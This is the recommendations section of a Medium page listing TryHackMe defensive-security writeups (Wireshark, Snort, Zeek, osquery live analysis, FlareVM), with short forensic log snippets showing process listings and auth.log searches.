
Jul 5, 2023 12

igor_sec

## TryHackMe | Boogeyman 1

The room provided a phishing email, endpoint logs, and network traffic to analyze. By studying email headers, parsing JSON logs with JQ...

Nov 20, 2023 13




igor_sec

## TryHackMe | Brim

Learn and practice log investigation, pcap analysis and threat hunting with Brim.

Jul 1, 2023 3 1

igor_sec


## TryHackMe | Wireshark: Traffic Analysis

Learn the basics of traffic analysis with Wireshark and how to find anomalies on your network!

Jun 29, 2023 60

See all from igor_sec

## Recommended from Medium



In T3CH by Axoloth

## TryHackMe | Snort Challenge—The Basics | WriteUp

Put your snort skills into practice and write snort rules to analyse live capture network traffic

Nov 9, 2024 100

```
FROM processes WHERE on_disk = 0;
----------------------------------------------------------
 cmdline
----------------------------------------------------------
 python3 -m websockify 80 localhost:5901 -D
 python3 -m websockify 80 localhost:5901 -D
 /usr/bin/python3 /usr/bin/blueman-applet
 /usr/bin/python3 /usr/share/system-config-printer/applet.p
 /usr/bin/python3 /usr/bin/blueman-tray
 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startu
 /usr/bin/python3 /usr/share/unattended-upgrades/unattended
 /var/tmp/.systm_updater
----------------------------------------------------------
```

embossdotar

## TryHackMe—Linux Live Analysis—Writeup


Key points: Osquery | Linux | SOC Analyst | Red Team | Blue Team | TTP Footprints | Computer forensics. Linux Live Analysis by awesome...

Jul 11, 2024 102


## Lists

**Self-Improvement 101**
20 stories · 3195 saves

**How to Find a Mentor**
11 stories · 785 saves



**Good Product Thinking**
13 stories · 794 saves



**Tech & Tools**
22 stories · 380 saves

In T3CH by Axoloth

## TryHackMe | FlareVM: Arsenal of Tools| WriteUp

Learn the arsenal of investigative tools in FlareVM

Nov 28, 2024 50


```
d

rd.img.old  lib64       media  opt   root  sbin  srv  tmp  var      vmlinuz.old
            lost+found  mnt    proc  run   snap  sys  usr  vmlinuz
 var/log
log# ls
 cloud-init-output.log  dpkg.log        kern.log   lxd       unattended-upgrades
 cloud-init.log         fontconfig.log  landscape  syslog    wtmp
 dist-upgrade           journal         lastlog    tallylog
log# cat auth.log | grep install
8-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/
8-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/
8-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/bin/chow
hare/dokuwiki/bin /usr/share/dokuwiki/doku.php /usr/share/dokuwiki/feed.php /usr/s
hare/dokuwiki/install.php /usr/share/dokuwiki/lib /usr/share/dokuwiki/vendor -R
log#
```

Dan Molina

## Disgruntled CTF Walkthrough

This is a great CTF on TryHackMe that can be accessed through this link here: https://tryhackme.com/room/disgruntled

Oct 22, 2024



MAGESH

## TShark: The Basics—Tryhackme

Learn the basics of TShark and take your protocol and PCAP analysis skills a step further.

Sep 3, 2024


Carson Shaffer

## TryHackMe | Zeek Exercises Writeup

TryHackMe's Zeek Exercises room is a medium-level room that requires using Zeek and other command-line tools to investigate network...

Aug 25, 2024

See more recommendations